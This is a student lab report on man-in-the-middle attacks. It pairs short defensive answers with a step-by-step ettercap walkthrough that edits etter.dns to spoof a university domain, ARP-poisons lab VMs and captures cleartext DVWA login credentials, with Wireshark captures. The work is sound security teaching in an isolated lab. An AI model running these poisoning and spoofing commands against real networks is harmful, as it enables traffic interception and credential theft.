

CYBERSECURITY REPORT – LABORATORY 8

1 Problems and questions:

1.1 What is the difference between active and passive MitM attacks?

Passive MitM:

Attackers only listen (sniffs), its goal is data collection (credentials, tokens, metadata). They are hard to detect, and this type threatens confidentiality.

Active MitM:

Attacker intercepts and alters or injects packets (e.g., ARP poisoning, DNS spoofing, SSL-stripping), they are easier to notice but far more harmful as this type breaks confidentiality, integrity, and availability.

Bottom line: passive = eavesdrop only (confidentiality risk); active = intercept/modify/inject (confidentiality + integrity + availability risk).

1.2 How to protect your network against ARP poisoning attacks?

Mitigations are layered, use several together:

- **Network controls:** Dynamic ARP Inspection, port security/802.1X, VLANs, port isolation.
- **Host/protocol:** use end-to-end encryption (TLS, SSH, VPN), static ARP for critical devices, IP-MAC binding.
- **Detect & operate:** ARP monitoring/IDS, logging, firmware updates, secure management, and user education.
- **Approach:** layer prevention, detection, and encryption (encryption is last line of defense).

Combine prevention, detection and encryption -> encryption is a last line of defense if lower layers fail.

1.3 Why is it important to use DNSSEC to prevent DNS spoofing attacks?

- **DNSSEC provides origin authentication and integrity** for DNS records by digitally signing them. A validating resolver can verify that a DNS response came from the zone owner and hasn't been tampered with.
- That prevents classic **DNS cache poisoning / spoofing**, where an attacker injects a forged DNS response that maps a legitimate domain to an attacker IP. With DNSSEC the forged response fails signature validation and is rejected by a validating resolver.
- **Important caveats:** DNSSEC **does not encrypt** DNS queries/responses (it authenticates them). Also, DNSSEC must be *deployed end-to-end* (zone signed + resolvers perform validation) to be

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effective. It also doesn't protect against compromises of authoritative name servers or register account takeover.

- DNSSEC is complementary to **privacy mechanisms** such as DNS-over-TLS (DoT) or DNS-over-HTTPS (DoH): DNSSEC gives authenticity/integrity, DoT/DoH gives confidentiality in transit.

1.4 What is monitor mode and how can you use it to eavesdrop network communication?

What it is (conceptually):

- **Monitor mode** is a special state for a wireless network interface in which the NIC captures *all* radio frames on the selected channel, not just frames addressed to that NIC or associated with its SSID.
- Equivalent on a wired network is **promiscuous mode** or using port mirroring on a switch: the NIC sees every packet on the segment.

How it relates to eavesdropping (high level):

- In monitor mode an attacker or analyst can passively capture Wi-Fi traffic from every nearby device on that channel. Captured data can reveal unencrypted application payloads, broadcast traffic, management frames, and metadata (SSIDs, MACs, timing).
- If the wireless traffic is **encrypted (WPA2/WPA3)**, the payloads will be protected — seeing the frames doesn't automatically reveal plaintext unless the attacker also has the encryption key or can break the encryption.
- Passive capture via monitor/promiscuous mode is a classic method of passive MitM reconnaissance (collecting data, identifying targets) and can be a precursor to active attacks.

Legitimate uses: troubleshooting, coverage analysis, intrusion detection, protocol research, forensic capture, and penetration testing with authorization.

Important legal/ethical note:

- Capturing or attempting to decrypt network traffic without explicit permission is illegal in many jurisdictions and unethical. Use these techniques only on networks you own or where you have explicit authorization and always follow applicable laws and organizational policies.

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2 Tasks:

User and password of: Metasploitable: msfadmin,msfadmin

In some cases, the router's security mechanisms and the stored data in the cache may interfere with the observation of the result of the correct execution of the attack. In such a case, it may be necessary to correctly execute the attack:

- Connecting a computer to a hotspot launched with a smartphone
- Changing settings of VMs network cards to Bridged Adapter. Open VirtualBox -> Select each of yours VMs -> Settings -> Network -> Attached to: Bridged Adapter

Please remember to restore the previous network adapter settings after completing the tasks!

The ARP table for your computer will be modified during the exercise. Remember to terminate the MitM attack after completing the exercises to reverse this process!!!

2.1 In this task, the victim machine is the Ubuntu Server VM. In addition, we will be using the Metasploitable 2 VM as a web server machine:

 Kali Lab 2024/2025 ➔ Running	Attacker
 Ubuntu-lab-2024-2025 ➔ Running	Victim
 Metasploitable ➔ Running	Web Server Machine

2.2 Open command line and locate **etter.dns** file in Kali VM: > locate etter.dns

```
(stud@kali-vm)-[~]  
$ locate etter.dns  
/etc/ettercap/etter.dns  
/usr/share/ettercap/etter.dns.examples
```

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2.3 Navigate to this path and open the file:

```
(stud@kali-vm)-[~]
$ cd /etc/ettercap/

(stud@kali-vm)-[/etc/ettercap]
$ ls
etter.conf  etter.dns  etter.mdns  etter.nbns
```

2.4 Edit the file to spoof PWR domain name (add new line next to "microsoft.com ..."):

```
pwr.edu.pl A {KALI_VM_IP_ADDRESS}
*.pwr.edu.pl A {KALI_VM_IP_ADDRESS}
www.pwr.edu.pl PTR {KALI_VM_IP_ADDRESS}:
```

Check the ip address with > ip a

```
(stud@kali-vm)-[/etc/ettercap]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:d4:a0:ae brd ff:ff:ff:ff:ff:ff
   inet 192.168.144.4/24 brd 192.168.144.255 scope global dynamic noprefixroute eth0
       valid_lft 343sec preferred_lft 343sec
   inet6 fe80::a00:27ff:fed4:a0ae/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:6f:a6:ef:46 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

And with > sudo nano etter.dns

```
# NOTE: IPv6 specific do not work because ettercap has been built without #
# IPv6 support. Therefore the IPv6 specific examples has been #
# commented out to avoid ettercap throwing warnings during startup. #
# #
#####
# vim:ts=8:noexpandtab
pwr.edu.pl A 192.168.144.4
*.pwr.edu.pl A 192.168.144.4
www.pwr.edu.pl PTR 192.168.144.4
```

And save it.

This is the web where the infected user will be redirected to.

And write the password “stud” to gain privileges.

```
Listening on:
  eth0 → 08:00:27:D4:A0:AE
        192.168.144.4/255.255.255.0
        fe80::a00:27ff:fed4:a0ae/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====→| 100.00 %

4 hosts added to the hosts list...
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

```

Inline help:

[vV]      - change the visualization mode
[pP]      - activate a plugin
[fF]      - (de)activate a filter
[lL]      - print the hosts list
[oO]      - print the profiles list
[cC]      - print the connections list
[rR]      - adjust SSL intercept rules
[sS]      - print interfaces statistics
[<space>] - stop/cont printing packets
[qQ]      - quit

```

```
Hosts list:
1)      192.168.144.1    52:55:C0:A8:90:01
2)      192.168.144.2    08:00:27:93:DD:87
3)      192.168.144.5    08:00:27:46:6E:10
4)      192.168.144.6    08:00:27:A5:A1:BC
```

```
> sudo ettercap -Tqi eth0 -M arp /192.168.144.1// /192.168.144.5// -> (If you only know the MAC is  
///MAC, if you want to add IP and MAC, write /IP/MAC/, only ip /IP//)
```

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2.10 Start ARP Poisoning: Mitm menu -> ARP Poisoning -> Check Sniff remote connections

Due to the -M arp flag, the attack is already being executed.

```
ARP poisoning victims:

GROUP 1 : 192.168.144.1 52:55:C0:A8:90:01

GROUP 2 : 192.168.144.5 08:00:27:46:6E:10
Starting Unified sniffing...
```

2.11 Go to Plugins menu and activate dns_spoof plugin: Plugins -> Manage plugins -> double click on dns_spoof

Press “p” to open the plugins menu, write the plugin: “dns_spoof” and press Enter to activate.

```
Available plugins :

[0]      arp_cop  1.1  Report suspicious ARP activity
[0]      autoadd  1.2  Automatically add new victims in the target range
[0]      chk_poison 1.1  Check if the poisoning had success
[0]      dns_spoof 1.3  Sends spoofed dns replies
[0]      dos_attack 1.0  Run a d.o.s. attack against an IP address
[0]      dummy    3.0  A plugin template (for developers)
[0]      find_conn 1.0  Search connections on a switched LAN
[0]      find_ettercap 2.0 Try to find ettercap activity
[0]      find_ip  1.0  Search an unused IP address in the subnet
[0]      finger   1.6  Fingerprint a remote host
[0]      finger_submit 1.0 Submit a fingerprint to ettercap's website
[0]      fraggle_attack 1.0 Run a fraggle attack against hosts of target one
[0]      gre_relay 1.1  Tunnel broker for redirected GRE tunnels
[0]      gw_discover 1.0 Try to find the LAN gateway
[0]      isolate  1.0  Isolate an host from the lan
[0]      krb5_downgrade 1.0 Downgrades Kerberos V5 security by modifying AS-REQ packets
[0]      link_type 1.0  Check the link type (hub/switch)
[0]      mdns_spoof 1.0  Sends spoofed mDNS replies
[0]      nbns_spoof 1.1  Sends spoof NBNS replies & sends SMB challenges with custom challenge
[0]      pptp_chapms1 1.0 PPTP: Forces chapms-v1 from chapms-v2
[0]      pptp_clear 1.0 PPTP: Tries to force cleartext tunnel
[0]      pptp_pap  1.0 PPTP: Forces PAP authentication
[0]      pptp_reneg 1.0 PPTP: Forces tunnel re-negotiation
[0]      rand_flood 1.0 Flood the LAN with random MAC addresses
[0]      remote_browser 1.2 Sends visited URLs to the browser
[0]      reply_arp  1.0 Simple arp responder
[0]      repoison_arp 1.0 Repoison after broadcast ARP
[0]      scan_poisoner 1.0 Actively search other poisoners
[0]      search_promisc 1.2 Search promisc NICs in the LAN
[0]      smb_clear  1.0 Tries to force SMB cleartext auth
[0]      smb_down   1.0 Tries to force SMB to not use NTLM2 key auth
[0]      smurf_attack 1.0 Run a smurf attack against specified hosts
[0]      sslstrip  1.2 SSLStrip plugin
[0]      stp_mangler 1.0 Become root of a switches spanning tree

Plugin name (0 to quit): dns_spoof
Activating dns_spoof plugin...
```



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2.12 Open PWR website in the browser on your computer and observe the results:

By entering at: <http://pwr.edu.pl>

It automatically rewrites: <https://pwr.edu.pl>

So, nothing happens as the Ettercap DNS spoofing only works with HTTP-only test domains.



2.13 Stop last MitM attack, clear Target 1 and Target 2:

By pressing “q”

```
Terminating ettercap ...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims ...
Unified sniffing was stopped.
```


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2.14 Add a victim machine (Ubuntu Server VM) to Target 1 and Metasploitable VM to Target 2:

We know it is 192.168.144.6, so we perform the:

```
> sudo ettercap -Tqi eth0 -M arp /192.168.144.5// /192.168.144.6//
```

```
(stud@kali-vm)-[/etc/ettercap]
$ sudo ettercap -Tqi eth0 -M arp /192.168.144.5// /192.168.144.6//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 08:00:27:D4:A0:AE
        192.168.144.4/255.255.255.0
        fe80::a00:27ff:fed4:a0ae/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

2 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 1 : 192.168.144.5 08:00:27:46:6E:10

GROUP 2 : 192.168.144.6 08:00:27:A5:A1:BC
Starting Unified sniffing ...

Text only Interface activated ...
Hit 'h' for inline help
```

2.15 Start ARP Poisoning once again:

Due to the -M arp flag, the attack is already being executed.

```
ARP poisoning victims:

GROUP 1 : 192.168.144.5 08:00:27:46:6E:10


GROUP 2 : 192.168.144.6 08:00:27:A5:A1:BC
Starting Unified sniffing ...
```

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2.16 Connect to Metasploitable VM from web browser on victim machine:

Open browser -> `http://{METASPLOITABLE_VM_IP_ADDRESS}/dvwa`

From Ubuntu we open: `http://192.168.144.6/dvwa`



2.17 Open DVWA and try to log in with any login and password. Observe the results in ettercap:

```
HTTP : 192.168.144.6:80 → USER: usernameAlvaro PASS: contraseñaPaco INFO: http://192.168.144.6/dvwa/login.php  
CONTENT: username=usernameAlvaro&password=contrase%C3%B1aPaco&Login=Login
```

We finally get the user and password as its being used the http.

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2.18 Open Wireshark on Kali VM, start capture traffic on eth network interface and try to generate some network traffic on Metasploitable VM from Victim VM (try to log in again, open other applications on web server, try to connect with ssh). Observe the results:

As the MITM attack is being executed we can see the contents:

No.	Time	Source	Destination	Protocol	Length	Info
6	0.012408164	192.168.144.5	192.168.144.6	HTTP	534	GET /dvwa/login.php HTTP/1.1
61	87.407399027	192.168.144.5	192.168.144.6	HTTP	677	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
66	87.442393398	192.168.144.6	192.168.144.5	HTTP	458	HTTP/1.1 302 Found
70	87.527076396	192.168.144.5	192.168.144.6	HTTP	534	GET /dvwa/login.php HTTP/1.1
75	87.561321554	192.168.144.6	192.168.144.5	HTTP	71	HTTP/1.1 200 OK (text/html)

But if we stop the attack and make the request again, nothing is seen:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PCSystemtec_93:d4::	Broadcast	ARP	60	Who has 192.168.144.5? Tell 192.168.144.2
2	4.543637913	192.168.144.5	192.168.144.6	TCP	74	34466 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1464186717 TSecr=0 WS=128
3	4.543765645	PCSystemtec_d4:a0::	Broadcast	ARP	42	Who has 192.168.144.6? Tell 192.168.144.4
4	4.545237950	PCSystemtec_a5:a1::	PCSystemtec_d4:a0::	ARP	60	192.168.144.6 is at 08:00:27:a5:a1:bc
5	4.545251364	192.168.144.5	192.168.144.6	TCP	74	[TCP Retransmission] 34466 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1464186717 TSecr=0 WS=128
6	4.549021232	PCSystemtec_a5:a1::	Broadcast	ARP	60	Who has 192.168.144.5? Tell 192.168.144.6
7	16.232546293	fe80::a00:27ff:fed4::	ff02::2	ICMPv6	62	Router Solicitation

The same happens in ssh that nothing is seen:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PCSystemtec_93:d4::	Broadcast	ARP	60	Who has 192.168.144.5? Tell 192.168.144.2
2	4.543637913	192.168.144.5	192.168.144.6	TCP	74	34466 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1464186717 TSecr=0 WS=128
3	4.543765645	PCSystemtec_d4:a0::	Broadcast	ARP	42	Who has 192.168.144.6? Tell 192.168.144.4
4	4.545237950	PCSystemtec_a5:a1::	PCSystemtec_d4:a0::	ARP	60	192.168.144.6 is at 08:00:27:a5:a1:bc
5	4.545251364	192.168.144.5	192.168.144.6	TCP	74	[TCP Retransmission] 34466 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1464186717 TSecr=0 WS=128
6	4.549021232	PCSystemtec_a5:a1::	Broadcast	ARP	60	Who has 192.168.144.5? Tell 192.168.144.6
7	16.232546293	fe80::a00:27ff:fed4::	ff02::2	ICMPv6	62	Router Solicitation

But if we apply the attack:


No.	Time	Source	Destination	Protocol	Length	Info
3	2.183242378	192.168.144.5	192.168.144.6	TCP	74	52198 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1464496794 TSecr=0 WS=128
4	2.180057554	192.168.144.6	192.168.144.5	TCP	72	[TCP Retransmission] 52198 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1464496794 TSecr=0 WS=128
5	2.183960633	192.168.144.6	192.168.144.5	TCP	74	22 → 52198 [SYN, ACK] Seq=0 Ack=39 Win=0 Len=0 MSS=1460 SACK_PERM TSval=1464496842 TSecr=1464496794 WS=128
6	2.196437813	PCSystemtec_d4:a0::	Broadcast	ARP	42	Who has 192.168.144.5? Tell 192.168.144.4
7	2.190810804	PCSystemtec_46:6e::	PCSystemtec_d4:a0::	ARP	60	192.168.144.5 is at 08:00:27:46:6e:10
8	2.190810804	192.168.144.6	192.168.144.5	TCP	74	[TCP Retransmission] 52198 → 22 [SYN, ACK] Seq=0 Ack=39 Win=0 Len=0 MSS=1460 SACK_PERM TSval=1464496842 TSecr=1464496794 WS=128
9	2.200355727	192.168.144.5	192.168.144.6	TCP	60	52198 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1464496811 TSecr=477657
10	2.202542628	192.168.144.5	192.168.144.6	SSHv2	199	Client: Protocol (SSH-2.0-OpenSSH.9.6p1 Ubuntu-3ubuntu13.14)
11	2.204235152	192.168.144.5	192.168.144.6	TCP	60	52198 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1464496811 TSecr=477657
12	2.205972096	192.168.144.5	192.168.144.6	TCP	189	[TCP Retransmission] 52198 → 22 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=43 TSval=1464496813 TSecr=477657
13	2.207521362	192.168.144.6	192.168.144.5	TCP	60	22 → 52198 [ACK] Seq=1 Ack=44 Win=5888 Len=0 TSval=1464496813 TSecr=1464496813
14	2.209097254	192.168.144.6	192.168.144.5	TCP	60	[TCP Retransmission] 22 → 52198 [PSH, ACK] Seq=1 Ack=44 Win=5888 Len=0 TSval=1464496842 TSecr=1464496813
15	2.22420312	192.168.144.6	192.168.144.5	SSHv2	184	Server: Protocol (SSH-2.0-OpenSSH.4.7p1 Debian-8ubuntu1)
16	2.224226055	192.168.144.6	192.168.144.5	TCP	184	[TCP Retransmission] 22 → 52198 [PSH, ACK] Seq=1 Ack=44 Win=5888 Len=38 TSval=1464496842 TSecr=1464496813
17	2.229445061	192.168.144.5	192.168.144.6	TCP	60	52198 → 22 [ACK] Seq=44 Ack=39 Win=64256 Len=0 TSval=1464496841 TSecr=477660
18	2.230602196	192.168.144.5	192.168.144.6	TCP	1514	52198 → 22 [ACK] Seq=44 Ack=39 Win=64256 Len=1448 TSval=1464496842 TSecr=477660 [TCP segment of a reassembled PDU]
19	2.230602836	192.168.144.5	192.168.144.6	SSHv2	154	Client: Key Exchange Init
20	2.237097254	192.168.144.5	192.168.144.6	TCP	60	52198 → 22 [ACK] Seq=44 Ack=39 Win=64256 Len=0 TSval=1464496841 TSecr=477660
21	2.238575385	192.168.144.5	192.168.144.6	TCP	3514	[TCP Retransmission] 52198 → 22 [ACK] Seq=44 Ack=39 Win=64256 Len=1448 TSval=1464496842 TSecr=477660
22	2.241799288	192.168.144.6	192.168.144.5	SSHv2	850	Server: Key Exchange Init
23	2.241835244	192.168.144.6	192.168.144.5	TCP	1514	[TCP Retransmission] 52198 → 22 [PSH, ACK] Seq=182 Ack=39 Win=64256 Len=88 TSval=1464496842 TSecr=477660 [TCP segment of a reassembled PDU]
24	2.244007226	192.168.144.6	192.168.144.5	TCP	60	22 → 52198 [ACK] Seq=823 Ack=1580 Win=8704 Len=0 TSval=477662 TSecr=1464496842
25	2.245057227	192.168.144.6	192.168.144.5	TCP	850	[TCP Retransmission] 22 → 52198 [PSH, ACK] Seq=39 Ack=44 Win=5888 Len=784 TSval=477662 TSecr=1464496841
26	2.245057247	192.168.144.6	192.168.144.5	TCP	60	22 → 52198 [FIN, ACK] Seq=823 Ack=1580 Win=8704 Len=0 TSval=477662 TSecr=1464496842
27	2.246620993	192.168.144.6	192.168.144.5	TCP	60	[TCP Keep-Alive] 22 → 52198 [ACK] Seq=823 Ack=1580 Win=8704 Len=0 TSval=477662 TSecr=1464496842
28	2.252517447	192.168.144.5	192.168.144.6	TCP	60	52198 → 22 [FIN, ACK] Seq=1580 Ack=823 Win=63488 Len=0 TSval=1464496863 TSecr=477662
29	2.252517447	192.168.144.5	192.168.144.6	TCP	60	[TCP Retransmission] 52198 → 22 [FIN, ACK] Seq=1580 Ack=823 Win=63488 Len=0 TSval=1464496842 TSecr=477662
30	2.254242405	192.168.144.5	192.168.144.6	TCP	60	52198 → 22 [ACK] Seq=1581 Ack=824 Win=63488 Len=0 TSval=1464496866 TSecr=477662
31	2.255212153	192.168.144.5	192.168.144.6	TCP	60	[TCP Retransmission] 52198 → 22 [FIN, ACK] Seq=1580 Ack=823 Win=63488 Len=0 TSval=1464496863 TSecr=477662
32	2.256407373	192.168.144.6	192.168.144.5	TCP	60	22 → 52198 [ACK] Seq=824 Ack=1581 Win=8704 Len=0 TSval=477664 TSecr=1464496863
33	2.260327012	192.168.144.5	192.168.144.6	TCP	60	52198 → 22 [ACK] Seq=1581 Ack=824 Win=63488 Len=0 TSval=1464496866 TSecr=477662
34	2.260972057	192.168.144.6	192.168.144.5	TCP	60	[TCP Seq Ack 3261] 22 → 52198 [ACK] Seq=824 Ack=1581 Win=8704 Len=0 TSval=477664 TSecr=1464496863

We can see packets as Server: Key Exchange Init

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CYBERSECURITY REPORT – LABORATORY 8


On another Metasploit app we can see the same:



The screenshot shows a Metasploit Meterpreter session on the left and a web browser on the right. The browser is displaying a 'Not Found' error for the URL `http://192.168.144.6/phpmyadmin`. The error message states: 'The requested URL /phpmyadmin was not found on this server.' Below the error, it identifies the server as 'Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.144.6 Port 80'.

No.	Time	Source	Destination	Protocol
1	0.000000000	PCSSystemtec_d4:a0:...	PCSSystemtec_46:6e:...	ARP
2	0.002361204	PCSSystemtec_d4:a0:...	PCSSystemtec_a5:a1:...	ARP
3	0.509764197	192.168.144.5	192.168.144.6	TCP
4	0.510732107	192.168.144.5	192.168.144.6	TCP
5	0.512325261	192.168.144.6	192.168.144.5	TCP
6	0.513753717	192.168.144.6	192.168.144.5	TCP
7	0.522185932	192.168.144.5	192.168.144.6	TCP
8	0.522186858	192.168.144.5	192.168.144.6	HTTP
9	0.526195725	192.168.144.5	192.168.144.6	TCP
10	0.526787767	192.168.144.5	192.168.144.6	TCP
11	0.528905783	192.168.144.6	192.168.144.5	TCP
12	0.530609437	192.168.144.6	192.168.144.5	HTTP
13	0.533716601	192.168.144.6	192.168.144.5	TCP
14	0.534327728	192.168.144.6	192.168.144.5	TCP
15	0.535207294	192.168.144.5	192.168.144.6	TCP
16	0.542878338	192.168.144.5	192.168.144.6	TCP

And without the MITM we cannot see it:



The screenshot shows a Metasploit Meterpreter session on the left and a web browser on the right. The browser is displaying a 'Not Found' error for the URL `http://192.168.144.6/phpmyadmin`. The error message states: 'The requested URL /phpmyadmin was not found on this server.' Below the error, it identifies the server as 'Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.144.6 Port 80'.

No.	Time	Source	Destination	Protocol
1	0.000000000	PCSSystemtec_93:dd:...	Broadcast	ARP
2	5.536681487	PCSSystemtec_a5:a1:...	Broadcast	ARP